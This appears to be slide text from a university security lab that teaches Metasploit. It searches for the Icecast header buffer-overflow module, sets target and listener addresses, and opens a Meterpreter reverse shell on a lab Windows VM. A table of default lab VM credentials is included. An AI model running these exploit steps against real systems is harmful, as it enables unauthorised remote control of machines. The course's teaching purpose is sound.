1621 windows/local/ms14_009_ie_dfsvc 2014-02-11 great Yes MS14-009 .NET Deployment Service IE Sandbox Esca
pe
1622 windows/local/ms14_058_track_popup_menu 2014-10-14 normal Yes Windows TrackPopupMenu Win32k NULL Pointer Deref
erence
1623 windows/local/ms14_070_tcpip_ioctl 2014-11-11 average Yes MS14-070 Windows tcpip!SetAddrOptions NULL Point
er Dereference
1624 windows/local/ms15_004_tswbproxy 2015-01-13 good Yes MS15-004 Microsoft Remote Desktop Services Web P
roxy IE Sandbox Escape
1625 windows/local/ms15_051_client_copy_image 2015-05-12 normal Yes Windows ClientCopyImage Win32k Exploit
1626 windows/local/ms15_078_atmfd_bof 2015-07-11 manual Yes MS15-078 Microsoft Windows Font Driver Buffer Ov
erflow
1627 windows/local/ms16_014_wmi_recv_notif 2015-12-04 normal Yes Windows WMI Recieve Notification Exploit
1628 windows/local/ms16_016_webdav 2016-02-09 excellent Yes MS16-016 mrxdav.sys WebDav Local Privilege Escal
ation
```

# Metasploit basics

```
msf6 > help search
Usage: search [<options>] [<keywords>:<value>]

Prepending a value with '-' will exclude any matching results.
If no options or keywords are provided, cached results are displayed.

OPTIONS:
  -h                Show this help information
  -o <file>         Send output to a file in csv format
  -S <string>       Regex pattern used to filter search results
  -u                Use module if there is one result
  -s <search_column> Sort the research results based on <search_column> in ascending order
  -r                Reverse the search results order to descending order

Keywords:
  aka               : Modules with a matching AKA (also-known-as) name
  author            : Modules written by this author
  arch              : Modules affecting this architecture
  bid               : Modules with a matching Bugtraq ID
  cve               : Modules with a matching CVE ID
  edb               : Modules with a matching Exploit-DB ID
  check            : Modules that support the 'check' method
  date             : Modules with a matching disclosure date
  description       : Modules with a matching description
  fullname          : Modules with a matching full name
  mod_time          : Modules with a matching modification date
  name              : Modules with a matching descriptive name
  path              : Modules with a matching path
  platform          : Modules affecting this platform
  port              : Modules with a matching port
  rank              : Modules with a matching rank (Can be descriptive (ex: 'good') or numeric wit
h comparison operators (ex: 'gte400'))
  ref               : Modules with a matching ref
  reference         : Modules with a matching reference
  target            : Modules affecting this target
  type              : Modules of a specific type (exploit, payload, auxiliary, encoder, evasion, p
ost, or nop)

Supported search columns:
  rank              : Sort modules by their exploitability rank
  date              : Sort modules by their disclosure date. Alias for disclosure_date
  disclosure_date   : Sort modules by their disclosure date
  name              : Sort modules by their name
  type              : Sort modules by their type
  check             : Sort modules by whether or not they have a check method

Examples:
  search cve:2009 type:exploit
  search cve:2009 type:exploit platform:-linux
  search cve:2009 -s name
  search type:exploit -s type -r

msf6 > |
```



```
msf5 > help search
Usage: search [<options>] [<keywords>]
```

You can search for a Metasploits' database of exploits for specific exploits by name

# Metasploit basics

```
msf5 > search name:icecast
```

You can search Metasploit's database for specific exploits by name

```
msf6 > search name:icecast
```

```
Matching Modules
```

| # | Name                                | Disclosure Date | Rank  | Check | Description              |
|---|-------------------------------------|-----------------|-------|-------|--------------------------|
| 0 | exploit/windows/http/icecast_header | 2004-09-28      | great | No    | Icecast Header Overwrite |

```
Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header
```

```
msf6 > █
```

# Metasploit basics

You can find out more about the exploit

```
msf6 > use exploit/windows/http/icecast_header
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > info
```

```
msf6 > use exploit/windows/http/icecast_header
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > info

Name: Icecast Header Overwrite
Module: exploit/windows/http/icecast_header
Platform: Windows
Arch:
Privileged: No
License: Metasploit Framework License (BSD)
Author: Great
Date: 2004-09-28
Description:
  /:
  spoonm <spoonm@no$email.com>
  Luigi Auriemma <aluigi@autistici.org>

Available targets:
  Id  Name
  --  ---
  0   Automatic

Check supported:
  No

Basic options:
  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    8000             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     8000             yes       The target port (TCP)
```


## Description:

This module exploits a buffer overflow in the header parsing of icecast versions 2.0.1 and earlier, discovered by Luigi Auriemma. Sending 32 HTTP headers will cause a write one past the end of a pointer array. On win32 this happens to overwrite the saved instruction pointer, and on linux (depending on compiler, etc) this seems to generally overwrite nothing crucial (read not exploitable). This exploit uses ExitThread(), this will leave icecast thinking the thread is still in use, and the thread counter won't be decremented. This means for each time your payload exits, the counter will be left incremented, and eventually the threadpool limit will be maxed. So you can multihit, but only till you fill the threadpool.

```
msf6 exploit(windows/http/icecast_header) > |
```

```
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maxed.
```

# Iccast – HTTP Headers Exploit



In 2004, Luigi Auriemma discovered that sending 32 HTTP headers will cause Iccast versions 2.0.1 and earlier running on Windows will cause a write one past the end of an instruction pointer array (“command buffer”)...

```
01 GET /tutorials/other/top-20-mysql-best-practices/ HTTP/1.1
02 Host: net.tutsplus.com
03 User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.5) Gecko/20091102 Firefox/3.5.5
04 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
05 Accept-Language: en-us,en;q=0.5
06 Accept-Encoding: gzip,deflate
07 Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
08 Keep-Alive: 300
09 Connection: keep-alive
10 Cookie: PHPSESSID=r2t5uvjq435r4q7ib3vtdjq120
11 Pragma: no-cache
12 Cache-Control: no-cache
```

...resulting in the ability to get Iccast to run arbitrary code (i.e. the Meterpreter payload) placed by the exploit

# NIST: CVE-2004-1561

## CVE-2004-1561 Detail

### MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

### QUICK INFO

**CVE Dictionary Entry:**

CVE-2004-1561

**NVD Published Date:**

12/31/2004

**NVD Last Modified:**

07/10/2017

**Source:**

MITRE

## Current Description

Buffer overflow in Icecast 2.0.1 and earlier allows remote attackers to execute arbitrary code via an HTTP request with a large number of headers.

[— Hide Analysis Description](#)

## Analysis Description

Buffer overflow in Icecast 2.0.1 and earlier allows remote attackers to execute arbitrary code via an HTTP request with a large number of headers.

## References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to [nvd@nist.gov](mailto:nvd@nist.gov).

| Hyperlink   | Resource                              |
|---|---------------------------------------|
| <a href="http://aluigi.altervista.org/adv/iceexec-adv.txt">http://aluigi.altervista.org/adv/iceexec-adv.txt</a>                     | <b>Exploit</b> <b>Vendor Advisory</b> |
| <a href="http://marc.info/?l=bugtraq&amp;m=109640005127644&amp;w=2">http://marc.info/?l=bugtraq&amp;m=109640005127644&amp;w=2</a>   |                                       |
| <a href="http://marc.info/?l=bugtraq&amp;m=109674593230539&amp;w=2">http://marc.info/?l=bugtraq&amp;m=109674593230539&amp;w=2</a>   |                                       |
| <a href="http://securitytracker.com/id?1011439">http://securitytracker.com/id?1011439</a>   |                                       |
| <a href="http://www.securiteam.com/exploits/6X00315BFM.html">http://www.securiteam.com/exploits/6X00315BFM.html</a>                 | <b>Exploit</b> <b>Vendor Advisory</b> |
| <a href="http://www.securityfocus.com/bid/11271">http://www.securityfocus.com/bid/11271</a>   | <b>Exploit</b> <b>Patch</b>           |
| <a href="https://exchange.xforce.ibmcloud.com/vulnerabilities/17538">https://exchange.xforce.ibmcloud.com/vulnerabilities/17538</a> |                                       |

<http://aluigi.altervista.org/adv/iceexec-adv.txt>

# Metasploit basics

You can find out about the exploit's runtime options

```
msf6 exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    RHOSTS           yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     8000              yes       The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.128.0.2       yes       The listen address (an interface may be specified)
  LPORT     4444              yes       The listen port


Exploit target:

  Id  Name
  --  --
  0   Automatic

msf6 exploit(windows/http/icecast_header) > █
```

# Part 1: Exploit Windows 7 via Icecast Vulnerability

Simple logical network diagram





# Metasploit basics

You can find out about the exploit's payloads for this exploit...

```
msf6 exploit(windows/http/icecast_header) > show payloads
```

## Compatible Payloads

| #  | Name  | Disclosure Date | Rank   | Check | Description   |
|----|---|-----------------|--------|-------|---|
| 0  | payload/generic/custom                              |                 | normal | No    | Custom Payload  |
| 1  | payload/generic/debug_trap                          |                 | normal | No    | Generic x86 Debug Trap  |
| 2  | payload/generic/shell_bind_tcp                      |                 | normal | No    | Generic Command Shell, Bind TCP Inline  |
| 3  | payload/generic/shell_reverse_tcp                   |                 | normal | No    | Generic Command Shell, Reverse TCP Inline                                       |
| 4  | payload/generic/tight_loop                          |                 | normal | No    | Generic x86 Tight Loop  |
| 5  | payload/windows/dllinject/bind_hidden_ipknock_tcp   |                 | normal | No    | Reflective DLL Injection, Hidden Bind Ipknock TCP Stager                        |
| 6  | payload/windows/dllinject/bind_hidden_tcp           |                 | normal | No    | Reflective DLL Injection, Hidden Bind TCP Stager                                |
| 7  | payload/windows/dllinject/bind_ipv6_tcp             |                 | normal | No    | Reflective DLL Injection, Bind IPv6 TCP Stager (Windows x86)                    |
| 8  | payload/windows/dllinject/bind_ipv6_tcp_uuid        |                 | normal | No    | Reflective DLL Injection, Bind IPv6 TCP Stager with UUID Support (Windows x86)  |
| 9  | payload/windows/dllinject/bind_named_pipe           |                 | normal | No    | Reflective DLL Injection, Windows x86 Bind Named Pipe Stager                    |
| 10 | payload/windows/dllinject/bind_nonx_tcp             |                 | normal | No    | Reflective DLL Injection, Bind TCP Stager (No NX or Win7)                       |
| 11 | payload/windows/dllinject/bind_tcp                  |                 | normal | No    | Reflective DLL Injection, Bind TCP Stager (Windows x86)                         |
| 12 | payload/windows/dllinject/bind_tcp_rc4              |                 | normal | No    | Reflective DLL Injection, Bind TCP Stager (RC4 Stage Encryption, Metasm)        |
| 13 | payload/windows/dllinject/bind_tcp_uuid             |                 | normal | No    | Reflective DLL Injection, Bind TCP Stager with UUID Support (Windows x86)       |
| 14 | payload/windows/dllinject/reverse_hop_http          |                 | normal | No    | Reflective DLL Injection, Reverse Hop HTTP/HTTPS Stager                         |
| 15 | payload/windows/dllinject/reverse_http              |                 | normal | No    | Reflective DLL Injection, Windows Reverse HTTP Stager (wininet)                 |
| 16 | payload/windows/dllinject/reverse_http_proxy_pstore |                 | normal | No    | Reflective DLL Injection, Reverse HTTP Stager Proxy                             |
| 17 | payload/windows/dllinject/reverse_ipv6_tcp          |                 | normal | No    | Reflective DLL Injection, Reverse TCP Stager (IPv6)                             |
| 18 | payload/windows/dllinject/reverse_nonx_tcp          |                 | normal | No    | Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)                    |
| 19 | payload/windows/dllinject/reverse_ord_tcp           |                 | normal | No    | Reflective DLL Injection, Reverse Ordinal TCP Stager (No NX or Win7)            |
| 20 | payload/windows/dllinject/reverse_tcp               |                 | normal | No    | Reflective DLL Injection, Reverse TCP Stager                                    |
| 21 | payload/windows/dllinject/reverse_tcp_allports      |                 | normal | No    | Reflective DLL Injection, Reverse All-Port TCP Stager                           |
| 22 | payload/windows/dllinject/reverse_tcp_dns           |                 | normal | No    | Reflective DLL Injection, Reverse TCP Stager (DNS)                              |
| 23 | payload/windows/dllinject/reverse_tcp_rc4           |                 | normal | No    | Reflective DLL Injection, Reverse TCP Stager (RC4 Stage Encryption, Metasm)     |
| 24 | payload/windows/dllinject/reverse_tcp_rc4_dns       |                 | normal | No    | Reflective DLL Injection, Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm) |
| 25 | payload/windows/dllinject/reverse_tcp_uuid          |                 | normal | No    | Reflective DLL Injection, Reverse TCP Stager with UUID Support                  |

# Metasploit basics – reverse shell


```
msf5 exploit(windows/http/icecast_header) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/http/icecast_header) > █
```

<https://metasploit.help.rapid7.com/docs/working-with-payloads>

- **Reflective programming:** Is a metaprogramming strategy, the provides a process the ability to modify its own structure and behavior at runtime
- **Reflective DLL injection** is employed to load a library (e.g. reverse shell) into memory and then into a host process
- **Reverse shell** in an interpreter that runs on one computer, but its command input/output is from another computer
  - This will enable you to reach Windows from Kali, and Kali from Windows
  - A reverse shell is usually a “first choice” exploit
  - There are many different reverse shells available, and the most commonly known and stable has been the windows/meterpreter/reverse\_tcp payload

# Part 1: Exploit Windows 7 via Icecast Vulnerability

Simple logical network diagram



# Metasploit basics – reverse shell

Remote host:  
Win7

Local host:  
Kali Linux

```
msf6 exploit(windows/http/icecast_header) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    RHOSTS           yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     8000              yes       The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.128.0.2       yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Automatic

msf6 exploit(windows/http/icecast_header) > █
```

# Remember: Where do you find IP addresses of your machines?

## Lab: Exploitation

By Drs. Dave Eargle and Anthony Vance

This lab uses the following VMs:

- Kali
- Windows
- Metasploitable2

In this lab, you will use Metasploit to exploit and take control of a Windows VM and the Metasploitable2 VM you scanned in the previous lab.

Metasploit

Part 1: Exploit Windows via Icecast Vulnerability

Part 1.2: Use Meterpreter to Explore the Windows host

Part 2: Metasploitable2 Discovery

Question List

## Virtual Machines for the Security Labs

By Drs. Dave Eargle and Anthony Vance

This page documents virtual machines that I have prepared for students in my class to use to complete the labs.

### Setting up your virtual lab

I have created a Kali virtual machine image on Google Cloud Platform which is using nested virtualization to host within it several virtual machines: a Windows instance, a Metasploitable2 instance, and a security onion instance. They are hosted using `kvm` and `libvirt` and accessed using `virt-manager`.

Read [these instructions](#) to get oriented to and set up on Google Cloud Platform, and to get access to the Kali virtual machine. Anyone should be able to see and use the custom class kali image if they join [this Google Group](#) (public access):

### infosec-net Network Map

The network map is as follows:

| IP Address     | Machine         | Login         | Password  |
|----------------|-----------------|---------------|-----------|
| 192.168.56.101 | Kali (the host) | root          | toor      |
| 192.168.56.100 | Windows 19      | Labuser       | Passw0rd! |
| 192.168.56.102 | Metasploitable2 | msfadmin      | msfadmin  |
| 192.168.56.103 | Security Onion  | securityonion | Password1 |

Setting up your virtual lab  
Using the virtual machines within Kali  
How I created the virtual machines

to [Sectools.org](#):

in 2004. It is an advanced open-source platform for exploitation through which payloads, encoders, no-op generators, and the Metasploit Framework as an outlet for cutting-edge

## infosec-net Network Map

The network map is as follows:

| IP Address     | Machine         | Login         | Password  |
|----------------|-----------------|---------------|-----------|
| 192.168.56.101 | Kali (the host) | root          | toor      |
| 192.168.56.100 | Windows 19      | Labuser       | Passw0rd! |
| 192.168.56.102 | Metasploitable2 | msfadmin      | msfadmin  |
| 192.168.56.103 | Security Onion  | securityonion | Password1 |

# Metasploit basics – setting up the reverse shell

```
msf6 exploit(windows/http/icecast_header) > set RHOSTS 192.168.56.100
RHOSTS => 192.168.56.100
msf6 exploit(windows/http/icecast_header) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf6 exploit(windows/http/icecast_header) > show options
```

Module options (exploit/windows/http/icecast\_header):

| Name   | Current Setting | Required | Description  |
|--------|-----------------|----------|--|
| RHOSTS | 192.168.56.100  | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT  | 8000            | yes      | The target port (TCP)  |

Payload options (windows/meterpreter/reverse\_tcp):

| Name     | Current Setting | Required | Description   |
|----------|-----------------|----------|---|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.56.101  | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port   |

Remote  
host:

Local  
host:

| IP Address     | Machine         |
|----------------|-----------------|
| 192.168.56.101 | Kali (the host) |
| 192.168.56.100 | Windows 19      |

# Metasploit basics – setting up the reverse shell

```
msf5 exploit(windows/http/icecast_header) > set rhost 192.168.55.100
rhost => 192.168.55.100
msf5 exploit(windows/http/icecast_header) > show options
```

Module options (exploit/windows/http/icecast\_header):

| Name   | Current Setting | Required | Description                                 |
|--------|-----------------|----------|---|
| RHOSTS | 192.168.55.100  | yes      | The target address range or CIDR identifier |
| RPORT  | 8000            | yes      | The target port (TCP)                       |

Payload options (windows/meterpreter/reverse\_tcp):

| Name     | Current Setting | Required | Description   |
|----------|-----------------|----------|---|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.55.101  | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port   |

Exploit target:

| Id | Name      |
|----|-----------|
| 0  | Automatic |

# Metasploit basics – run the exploit

```
msf6 exploit(windows/http/icecast_header) > exploit
```

```
[*] Started reverse TCP handler on 192.168.56.101:4444
```



```
[*] Sending stage (175174 bytes) to 192.168.56.100
```

```
[*] Meterpreter session 1 opened (192.168.56.101:4444 → 192.168.56.100:49783) at 2021-10-19 12:16:09 -0400
```

```
meterpreter > █
```



# Metasploit Framework's Meterpreter workflow



# Metasploit basics

## Meterpreter commands

```
meterpreter > help
```

| <u>Command</u>           | <u>Description</u>                                       |
|--------------------------|--|
| ?                        | Help menu  |
| background               | Backgrounds the current session                          |
| bg                       | Alias for background                                     |
| bgkill                   | Kills a background meterpreter script                    |
| bglist                   | Lists running background scripts                         |
| bgrun                    | Executes a meterpreter script as a background thread     |
| channel                  | Displays information or control active channels          |
| close                    | Closes a channel   |
| detach                   | Detach the meterpreter session (for http/https)          |
| disable_unicode_encoding | Disables encoding of unicode strings                     |
| enable_unicode_encoding  | Enables encoding of unicode strings                      |
| exit                     | Terminate the meterpreter session                        |
| get_timeouts             | Get the current session timeout values                   |
| guid                     | Get the session GUID                                     |
| help                     | Help menu  |
| info                     | Displays information about a Post module                 |
| irb                      | Open an interactive Ruby shell on the current session    |
| load                     | Load one or more meterpreter extensions                  |
| machine_id               | Get the MSF ID of the machine attached to the session    |
| migrate                  | Migrate the server to another process                    |
| pivot                    | Manage pivot listeners                                   |
| pry                      | Open the Pry debugger on the current session             |
| quit                     | Terminate the meterpreter session                        |
| read                     | Reads data from a channel                                |
| resource                 | Run the commands stored in a file                        |
